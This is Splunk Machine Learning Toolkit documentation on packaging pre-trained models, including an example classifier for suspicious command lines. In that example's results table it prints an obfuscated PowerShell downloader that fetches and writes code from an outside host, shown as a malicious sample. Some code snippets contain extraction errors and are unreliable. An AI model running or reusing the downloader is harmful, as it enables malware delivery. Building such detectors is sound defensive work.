3.2.0	1.2 or 1.3
3.1.0	1.2

Learn more about the Machine Learning Toolkit

There are many opportunities and options to learn more about the MLTK.

- Download the Machine Learning Toolkit Quick Reference Guide for a handy cheat sheet of ML-SPL commands and machine learning algorithms used in the Splunk Machine Learning Toolkit. This document is also available in Japanese.
- The toolkit ships with several example datasets meaning you can practice machine learning concepts, or re-create the Showcase examples in your own instance before working with your own data.
- Watch Splunk Machine Learning Videos on our YouTube channel.
- Read more about machine learning tools in Splunk Machine Learning Blogs.
- Join the Splunk user group Slack channel.
- Sign up to learn more via Splunk Education. We recommend the Splunk course on Analytics and Data Science once you have mastered the fundamentals.
- Be part of the conversation on the Splunk Community page.
- Learn about new machine learning algorithms from the Splunk open source community, and help fellow users of the toolkit by joining the Splunk Community for MLTK on GitHub.
- If you are building a custom app using the Machine Learning Toolkit and want to install it in your cloud environment, see Splunk Cloud Platform vetting guidelines for apps.

Develop and package a custom machine learning model in MLTK

You can leverage the ML-SPL API to bring a model trained outside of MLTK, into MLTK.

Perform the following high-level steps to deploy a pre-trained model in MLTK:

- Pre-train the model in your preferred environment.
- Create an MLTK algorithm.
- Generate the .mlmodel artifact.
- Package the model.

Pre-train the model in your preferred environment

Your pre-trained model must be built using python libraries that exist in the Python for Scientific Computing (PSC) add-on. These libraries include standard numerical and ML libraries such as pandas, numpy, scikit-learn, scipy, statsmodels, and networkx.

Train the model in the environment of choice. The model must rely on Python libraries. Save the model in a standard file format such as pickle or ONNX.

Create an MLTK algorithm

If the model you are training utilizes algorithms and options that are supported by MLTK you will not need to create a new MLTK algorithm. If, however, you are utilizing an algorithm that is not supported by MLTK, then you will need to create and add a custom algorithm to MLTK.

To review the algorithms supported by MLTK, see [Algorithms in the Machine Learning Toolkit](#).

To learn how to create and add a custom algorithm to MLTK, see [Add a custom algorithm to the Machine Learning Toolkit](#).

If you are not intending on re-training the model in the Splunk platform you do not have to write much code for the fit stage of the algorithm. You can focus on the apply stage of the process.

Generate the .mlmodel artifact

MLTK models generated by the `fit` command are stored as an `.mlmodel` artifact in the `lookups` folder of the application they are trained in. The artifact is a CSV file that contains three columns that allow MLTK to instantiate a specific algorithm with the provided model parameters and options.

When working with a pre-trained model, you must create this `.mlmodel` artifact in an offline manner. In order to populate the CSV with the correct data, encode the pre-trained model with MLTK codecs, and capture the model options that you want to use.

Specifically the MLTK model file must have the following headers in the CSV: `algo`, `model`, and `options`, as described in the following table:

Required CSV header name	Required information	Description
<code>algo</code>	Algorithm name	Match this name to the name of the MLTK algorithm or the name of the custom algorithm to which you want to apply your pre-trained model.
<code>model</code>	Model details	Use the base models class from MLTK and the MLTK codecs to encode the model details.
<code>options</code>	Model options	Alongside feature variables, target variables, and algorithm options this should be a json object that also includes the <code>model_name</code> , <code>algo_name</code> and <code>mlspl_limits</code> . For details, see Available fields in the mlspl.conf file .

The following data is required for each of the columns that must be written to the CSV model file.

Header name: algo

The algorithm name you want to use in MLTK for your pre-trained model. For example, if you have a pre-trained linear regression model that you want to apply in MLTK and you use the existing MLTK codebase for running the inference, you would use "LinearRegression" for the algo name in the CSV file.

If you were instead using a custom algorithm, use the name you gave that custom algorithm for the algo name in the CSV file. For example, if you have a custom algorithm called MyCustomAlgo and want to run the inference using that custom algorithm, you would input "MyCustomAlgo" for the algo name in the CSV file.

Ensure the algo name in the CSV is an exact match to the name of the algorithm as it appears in the MLTK app, or as you named the custom algorithm.

Header name: model

To create the CSV data for your pre-trained model you need to use some of the existing MLTK python scripts, namely the codecs.py and base.py scripts in the bin/codec and bin/models directories, respectively:

- The base model class allows you to create an MLTK model
- The codecs script allows you to encode the model in a format MLTK can interpret when calling the `apply` command.

The following example code demonstrates how you can use these MLTK python scripts to encode a model. The encode process is comprised of a series of high level steps as follows:

1. The code reads the pre-trained model. In this example the pre-trained model has been saved as a pickle file.
2. The code creates an MLTK model using the appropriate algo script. In this example, the LinearRegression algorithm that ships with MLTK and not a custom algorithm.
3. The code applies some options to the MLTK model and applies the pre-trained model details to the MLTK model.
4. The MLTK model is encoded.

```
import pickle
from codec.codecs import SimpleObjectCodec
from algos.LinearRegression import LinearRegression
import models.base as mb

pre_trained_model = pickle.load(open("/path/to/my/pre-trained/model", 'rb'))

mltk_model=LinearRegression()
mltk_model.target_variable=["target_variable_name"]
mltk_model.feature_variables=["feature","variable","names"]
mltk_model.columns=["feature","and","target","variables"]
mltk_model.estimator=pre_trained_model
mltk_model.register_codecs()
model_details=mb.encode(mltk_model)
```

This action should be run from the command line in a python shell from the `SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin` directory. Doing so provides access to the codecs, algo, and base model scripts, making sure the "SPLUNK_HOME" environment variable has been set. If you need to set the "SPLUNK_HOME" variable run the following command in your Python shell:

```
os.environ["SPLUNK_HOME"]=/path/to/splunk/
```

Header name: options

The final data point required for the CSV model file is options. The model options schema is as follows:

```
{
  "args": ["list", "your", "input", "arguments", "here"],
  "target_variable": ["target_variable_name"],
  "feature_variables": ["feature", "variable", "names"],
  "model_name": "model_name",
  "algo_name": "algo_name",
  "mlspl_limits": {
    "handle_new_cat": "default",
    "max_distinct_cat_values": "100",
    "max_distinct_cat_values_for_classifiers": "100",
    "max_distinct_cat_values_for_scoring": "100",
    "max_fit_time": "600",
    "max_inputs": "100000",
    "max_memory_usage_mb": "1024",
    "max_model_size_mb": "15",
    "max_score_time": "600",
    "use_sampling": "true"
  },
  "kfold_cv": None
}
```

Add the model to MLTK

You can now add the model to MLTK. Take the .mlmodel artifact that was written in the previous step and copy it into the lookups folder of MLTK. You could also copy this .mlmodel artifact to other suitable Splunk apps in the same way.

You might need to check the permissions of the .mlmodel file to ensure your users have access.

Example: Use an existing MLTK algorithm

The following example leverages an existing MLTK algorithm to package a model built outside of MLTK.

The high-level steps in this example are as follows:

- Pre-train the model
- Generate the .mlmodel artifact
- Package the model

This example uses some of the BOTSv2 data and trains a simple Random Forest Classifier to predict the host based on the event code and event count using the Python SDK.

Pre-train the model

The example code to query the data and train a classifier is as follows:

```
import io, os, sys, types, datetime, math, time, glob
from datetime import datetime, timedelta

import splunklib.client as client
import splunklib.results as results
```

```

import pandas as pd
import numpy as np

from sklearn.ensemble import RandomForestClassifier
from sklearn.model_selection import train_test_split

HOST = "localhost"
PORT = 8089
USERNAME = "user_name"
PASSWORD = "user_password"

# Create a Service instance and log in
service = client.connect(
    host=HOST,
    port=PORT,
    username=USERNAME,
    password=PASSWORD)

# Run an export search and display the results using the results reader.
kwargs_export = {"earliest_time": "0",
                  "latest_time": "now",
                  "enable_lookups": "true",
                  "parse_only": "false",
                  "count": "0"}

searchquery_export = """search index=botsv2 source="*WinEventLog:Security" earliest=1503183600
latest=1504306800
| bin _time span=1h
| eval key=host."|".user."|".EventCode
| stats count by _time key
| makemv key delim="|"
| eval DayOfWeek=strftime(_time,"%a"), host=mvindex(key,0), user=mvindex(key,1),
EventCode=mvindex(key,2)
| eval key=mvjoin(key, "|")"""

exportsearch_results = service.jobs.oneshot(searchquery_export, **kwargs_export)

# Get the results and convert them into a pandas dataframe using the ResultsReader
reader = results.ResultsReader(exportsearch_results)

items=[]
for item in reader:
    items.append(item)

df=pd.DataFrame(items)

# Set our variables to use in the model training and testing
target_variable=df['host']
feature_variables=df[['count','EventCode']]

# Split into train and test datasets
feature_train, feature_test, target_train, target_test = train_test_split(feature_variables,
target_variable, test_size=0.3, random_state=42)

# Train the random forest classifier
rfc=RandomForestClassifier()
rfc.fit(feature_train,target_train)
# Write the trained model to disk using pickle
pickle.dump(rfc,open('/path/to/my/pre-trained/model','wb'))

```

Generate the .mlmodel artifact

The next step creates the .mlmodel artifact that MLTK needs to interpret the now trained model. The following code is run from the command line in a Python shell that is initiated in the Splunk_ML_Toolkit app directory.

```
import pickle
import os
os.environ["SPLUNK_HOME"]="/path/to/splunk/"

filename='/path/to/my/pre-trained/model'
rfc_model = pickle.load(open(filename, 'rb'))

algo_options={'target_variable':['host'],'feature_variables':['count','EventCode'],'columns':
['host','count','EventCode']}
options={"args": algo_options['target_variable'] + algo_options['feature_variables'],
        "target_variable": algo_options['target_variable'],
        "feature_variables": algo_options['feature_variables'],
        "model_name": "rfc_test",
        "algo_name": "RandomForestClassifier",
        "mlspl_limits": {
            "handle_new_cat": "default",
            "max_distinct_cat_values": "100",
            "max_distinct_cat_values_for_classifiers": "100",
            "max_distinct_cat_values_for_scoring": "100",
            "max_fit_time": "600",
            "max_inputs": "100000",
            "max_memory_usage_mb": "1024",
            "max_model_size_mb": "15",
            "max_score_time": "600",
            "use_sampling": "true"
        },
        "kfold_cv": None}

from codec.codecs import SimpleObjectCodec
from algos.RandomForestClassifier import RandomForestClassifier
import models.base as mb
import json
import csv

rfc=RandomForestClassifier()
rfc.target_variable=algo_options['target_variable']
rfc.feature_variables=algo_options['feature_variables']
rfc.columns=algo_options['columns']
rfc.estimator=rfc_model
rfc.register_codecs()
opaque=mb.encode(rfc)

with open("__mlspl_rfc_test.mlmodel","w") as fh:
    model_writer = csv.writer(fh)
    model_writer.writerow(['algo','model','options'])
    model_writer.writerow(['RandomForestClassifier',opaque,json.dumps(options)])
```

Package the model

Package the model by copying the .mlmodel artifact and pasting it into the lookups folder of the Splunk app that you want to apply it in. Once the artifact is copied into the relevant lookups directory, it can be applied in the Splunk platform as shown in the following image:

New Search

Save As... Create New Search Close

Search Criteria: `indexName: "netlog" AND (ip: "192.168.1.1" OR ip: "192.168.1.2")`

Found 100 events (2017-08-01 00:00:00 to 2017-08-01 00:00:00) No Event Sampling

Events (100) Filters Statistics (100) Visualization

100 Per Page Previous

Time	Msg	Host 1	MsgID/Host 1	Host 2	User 1	EventCode 1	predicted(Msg) 1
2017-08-01 01:00	netlog:192.168.1.1:1000	1	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	2	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	3	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	4	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	5	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	6	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	7	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	8	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	9	Net	netlog	ADMINISTRATOR	0001	netlog
2017-08-01 01:00	netlog:192.168.1.1:1000	10	Net	netlog	ADMINISTRATOR	0001	netlog

Example: Use a custom MLTK algorithm

The following example leverages a custom MLTK algorithm to package a model built outside of MLTK.

The high-level steps in this example are as follows:

- Pre-train the model
- Create an MLTK algorithm
- Generate the .mlmodel artifact
- Package the model

The model in this example is trained entirely using scikit-learn, and encapsulated in a pipeline. This is a good pattern to ensure compatibility with PSC, run efficiently on the CPU, and enable easy model packaging.

Pre-train the model

The following simple text classifier identifies unusual scripts in command line arguments:

```
[113]: from sklearn.linear_model import LogisticRegression
from sklearn.feature_extraction.text import CountVectorizer
from sklearn.pipeline import Pipeline
import pickle

clf = CountVectorizer(token_pattern="[\\$\\w\\-]+", vocabulary=features)
lr = LogisticRegression(solver="liblinear", penalty="l2", class_weight={0:2, 1:1})
lr.fit(X_train, y)
pipe = Pipeline([('vec', clf), ('lr', lr)])
with open('pbcmdline.pkl', 'wb') as fh:
    pickle.dump(pipe, fh)
```

Create an MLTK algorithm

The following code is the text classifier for suspicious command line scripting:


```

from base import BaseAlgo, ClassifierMixin

class SketchyCommandline(ClassifierMixin, BaseAlgo):
    def __init__(self, options):
        self.handle_options(options)
        self.target_variable = options.get('target_variable', [])
        self.feature_variables = options.get('feature_variables', [])
        self.columns = options.get('feature_variables', [])
        self.estimator = None

    def set_pipeline(self, pipeline):
        self.estimator = pipeline

    def apply(self, df, options):
        X = df.copy()
        input_commandlines = list(df['commandline'])
        X[self.target_variable[0]] = self.estimator.predict(input_commandlines)
        return X

    def fit(self, df, options):
        return df

    @staticmethod
    def register_codecs():
        from codec.codecs import SimpleObjectCodec
        from codec import codecs_manager
        print("Hello")
        codecs_manager.add_codec('algos.SketchyCommandline', 'SketchyCommandline', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.pipeline', 'Pipeline', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.linear_model.logistic', 'LogisticRegression', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.feature_extraction.text', 'CountVectorizer', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.linear_model._logistic', 'LogisticRegression', SimpleObjectCodec)

```

The amount of code is minimal because the model is a scikit learn pipeline. Since the model does not need to be fit, it is returned in a dataframe of the `fit` command. The `apply` function is where you perform machine learning inference.

There is one method that is specific to this process and not found in other MLTK algorithms: `set_pipeline`. This one line assigns to the estimator field a model. This is not used by MLTK, but solely for packaging an `.mlmodel` artifact. By creating an instance of this algorithm with the pre-trained model, it allows for serialization, and MLTK at runtime will have the proper pre-trained model instantiated in the estimator field.

Once this code is written, you can perform the following actions:

- Add the algorithm implementation under `bin/` where the package name can be chosen by the app author
- Add a stanza to register the algorithm under `local/algos.conf`
- Add a stanza to `metadata/local.meta` that exports the previous algorithm configuration to the system

Generate the .mlmodel artifact

The following snippet of code shows how a CI/CD process takes the algorithm and pre-trained model and creates an artifact that MLTK can load and apply.

The codec and models package are part of MLTK.

```
import pickle
from codec.codec import SimpleObjectCodec
from algo.SketchyCommandLine import SketchyCommandLine
import models.base as mb
import json
import csv

with open('SketchyCommandLine.pkl', 'rb') as fh:
    pipeline = pickle.load(fh)

algo_options = {'target_variable': ['is_suspicious'], 'feature_variables': ['commandline']}
sc = SketchyCommandLine(algo_options)
options = {'args': algo_options['target_variable'] + algo_options['feature_variables'], 'target_variable':
            algo_options['target_variable'], 'feature_variables': algo_options['feature_variables'], 'model_name': "SketchCmd", 'algo_name':
            "SketchyCommandLine", "msl_limits": ("handle_new_cat": "default", "max_distinct_cat_values": "100",
            "max_distinct_cat_values_for_classifiers": "100", "max_distinct_cat_values_for_scoring": "100", "max_fit_time": "600", "max_inputs":
            "100000", "max_memory_usage_mb": "1000", "max_model_size_mb": "15", "max_score_time": "600", "streaming_apply": "false",
            "use_sampling": "true"}, "kfold_cv": None}

sc.register_codes({})
sc.set_pipeline(pipeline)
opaque = mb.encode(sc)

with open('_alSpl_SketchCmd_model.pkl', 'w') as fh:
    model_writer = csv.writer(fh)
    model_writer.writerow(['algo', 'model', 'options'])
    model_writer.writerow(['SketchyCommandLine', opaque, json.dumps(options)])
```

The functionality to encode a model in an offline way requires replicating the calls that MLTK would make in fitting data. The code instantiates a single instance of the algorithm which allows you to set the model. You call `register_codecs` to register the serializers so that the MLTK library can properly create an encoding of the object. During inference, MLTK will first instantiate the object with the constructor and then set the fields of the object with the encoded contents in the `.mlmodel` file.

The serialized file format is written in the last three lines. This can be done within MLTK, but given the simplicity of the file format it is done here.

Package the model

Once the model has been added to the lookups folder it is accessible using an SPL query, as shown in the following example:

New Search

index="sketchycmd" sourcetype="sketchcdcvs" | eval commandLine=lower(commandline) | apply SketchCmd | table commandline, is_suspicious

All time

4 events (before 10/21/21 2:23:56.000 PM) No Event Sampling

Job

Smart Mode

Events Patterns Statistics (4) Visualization

20 Per Page Format Preview

commandline	is_suspicious
c:\windows\system32\cmd.exe /s /d /c echo try{localif=\$false;new-object threading.mutex(\$true,'global\localif',[ref]\$localif).catch();\$ifid=\$?cfdbadbf81475d975c35deade2cd373;\$if=\$env:tmp;"if bin",\$down_url="http://d.u7w3du.com";function gmd(\$con){[system.security.cryptography.md5]::create().computehash(\$con)}foreach (\$s+\$_tostring('x2')){return \$s}if(test-path \$ifp){\$con="[system.io.file]::readallbytes(\$ifp);\$nd5_gmd5 \$con; if(\$nd5-eq\$ifmd5){\$snoup}}if(\$snoup){\$con="(new-object net.webclient).downloaddata(\$down_url)"/'if bin'}ipco_20210531&project=snapaul&ec=284255-77al-2470-02b5-jcb5c2626148&g02:9e:3a:2d:70:38';\$gmd5 \$con; if(\$st-eq\$ifmd5){[system.io.file]::writeallbytes(\$ifp,\$con)}else{\$snoup}}if(\$snoup){\$con="\$con;\$ifmd5=\$nd5"}l' ex-(join(char)){`\$con}"	1
c:\windows\system32>window powershell v1.0.powershell.exe -command "test-connection splunkcorp.com -count 1 -quiet -erroraction silentlycontinue"	0
c:\windows\system32\secedit.exe /export /cfg c:\windows\temp\secedit.inf	0
\77;c:\windows\system32\conhost.exe � -forcev	0

Troubleshooting

Create user facing messages

The Splunk Machine Learning Toolkit ships with utilities to make logging and user-facing errors easier to manage.

The Splunk Machine Learning Toolkit relies on a different Python interpreter than the interpreter shipped with Splunk Enterprise.


To begin, import and create a messages logger as follows:

```
from cexc import get_messages_logger
messages = get_messages_logger()
```

Once completed, you can add user facing messages as shown in the following code blocks:

```
some_variable = 'hello there'
messages.warn('Message of your choosing: {}'.format(some_variable))
```


This code produces the search warning in the following example:



You can similarly produce error messages:

```
some_variable = 'hello there'
messages.error('Message of your choosing: {}'.format(some_variable))
```

This code produces the error message in the following example:



Use custom logging

The Splunk Machine Learning Toolkit ships with utilities to make logging easier to manage.

The Splunk Machine Learning Toolkit relies on a different Python interpreter than the interpreter shipped with Splunk Enterprise.

To begin, import a logger. For more detailed logging, you can use a logger with a custom name as in the following example:

```
from cexc import get_logger
```

```
logger = get_logger('MyCustomLogging')
logger.warn('warning!')
logger.error('error!')
logger.debug('info!')
```

The logger messages are logged to `$SPLUNK_HOME/var/log/mlspl.log`.

Along with the name provided in `get_logger`, the function, in this case the `__init__` method, is also recorded:

```
1491862833.627798 2017-04-10 15:20:33,627 WARNING [mlspl.MyCustomLogging] [__init__] warning!
1491862833.627949 2017-04-10 15:20:33,627 ERROR [mlspl.MyCustomLogging] [__init__] error!
1491862833.628024 2017-04-10 15:20:33,628 DEBUG [mlspl.MyCustomLogging] [__init__] info!
```

When all else fails, the best place to look is `search.log`. If you get stuck, ask questions and get answers through community support at Splunk Answers.

Adding Python 3 libraries

Version 5.0.0 and higher of the Machine Learning Toolkit (MLTK) requires version 2.0 of the Python for Scientific Computing add-on, version 8.0 of Splunk Enterprise, and Python 3.

Users on this version or above of the Machine Learning Toolkit have the option to add Python 3 libraries as a means to enhance their machine learning efforts.

Support is not offered on the use of or upgrade of any Python 3 libraries added to your Splunk platform instance. Any upgrade to MLTK or the PSC add-on will overwrite any Python library changes.

Follow these steps to add a Python 3 library to your instance of the MLTK:

1. Clone the GitHub repo for the Python for Scientific Computing add-on:
<https://github.com/splunk/Splunk-python-for-scientific-computing.git>
2. Navigate to <https://repo.anaconda.com/pkg/> to check the list of packages supported through Anaconda. You can only add packages listed on this site.
3. In GitHub, choose the package you need and add it in `package.txt`.
4. Specify the version of the package in `package.txt`. The latest version is selected by default.
5. Run `bash repack.sh` to create the environment and install the package within the environment.
6. When the repacking is complete, run the `bash build.sh` script which creates a .tgz file for the PSC add-on. On Windows, run a `build.ps1` script.
7. In your Splunk platform instance (not in the Splunk CLI or web installer) extract the .tgz file.

The final .tgz app stores in the build directory.

Support for the ML-SPL API

Support for the ML-SPL API is available through several channels:

- Ask questions and get answers through community support at [Splunk Answers](#).
- Join the Splunk user group Slack channel.
- Learn about new machine learning algorithms from the Splunk open source community, and help fellow users of the toolkit by joining the [Splunk Community for MLTK](#) on GitHub.
- If you have a support contract, submit a case using the [Splunk Support Portal](#).
- For general Splunk platform support, see the [Splunk Support Programs](#) page.

Release notes

Known issues

The following are the known issues in each version of the Splunk Machine Learning Toolkit ML-SPL API:

Version 5.3.3

There are no known issues for version 5.3.3 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 5.3.1

There are no known issues for version 5.3.1 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 5.3.0

There are no known issues for version 5.3.0 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 5.2.2

There are no known issues for version 5.2.2 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 5.2.1

There are no known issues for version 5.2.1 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 5.2.0

There are no known issues for version 5.2.0 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 5.1.0

No known issues for version 5.1.0 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 5.0.0

No known issues for version 5.0.0 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.

- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 4.5.0

No known issues for version 4.5.0 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 4.4.2

No known issues for version 4.4.2 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 4.4.1

No known issues for version 4.4.1 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 4.4.0

No known issues for version 4.4.0 of the ML-SPL API. Use the following support resources if you encounter an issue.

For custom algorithm and PSC version dependencies, see Custom algorithm and PSC version dependencies.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Version 4.3.0

No known issues for version 4.3.0 of the ML-SPL API. Please make use of the following support resources should you encounter an issue.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Specific version dependencies

MLTK Version	PSC Version
4.3	1.3 or 1.4
4.2	1.3 or 1.4
4.1	1.3
4.0	1.3
3.4	1.3
3.3	1.2 or 1.3
3.2	1.2 or 1.3
3.1	1.2

Linux 32-bit support is not available should you upgrade to version 1.4 of the Python for Scientific Computing add-on.

Version 4.2.0

No known issues for version 4.2.0 of the ML-SPL API. Please make use of the following support resources should you encounter an issue.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Specific version dependencies

MLTK Version	PSC Version
4.2	1.3 or 1.4
4.1	1.3
4.0	1.3
3.4	1.3
3.3	1.2 or 1.3
3.2	1.2 or 1.3
3.1	1.2

Linux 32-bit support is not available should you upgrade to version 1.4 of the Python for Scientific Computing add-on.

Version 4.1.0

No known issues for version 4.1.0 of the ML-SPL API. Please make use of the following support resources should you encounter an issue.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Specific version dependencies

MLTK Version	PSC Version
4.1	1.3
4.0	1.3
3.4	1.3
3.3	1.2 or 1.3
3.2	1.2 or 1.3
3.1	1.2

Version 4.0.0

No known issues for version 4.0.0 of the ML-SPL API. Please make use of the following support resources should you encounter an issue.

- Ask questions and get answers through community support at Splunk Answers.
- If you have a support contract, submit a case using the Splunk Support Portal.
- For general Splunk platform support, see the Splunk Support Programs page.

Specific version dependencies

MLTK Version	PSC Version
4.0	1.3
3.4	1.3
3.3	1.2 or 1.3
3.2	1.2 or 1.3
3.1	1.2

Version 3.4.0

Description

If you have written any custom algorithms that rely on the PSC libraries, upgrading to the new version of the PSC library (version 1.3) will impact those algorithms. You will need to re-train any models (re-run the search that used the `fit` command) using those algorithms after you upgrade PSC.

Specific version dependencies

MLTK Version	PSC Version
3.4	1.3
3.3	1.2 or 1.3
3.2	1.2 or 1.3
3.1	1.2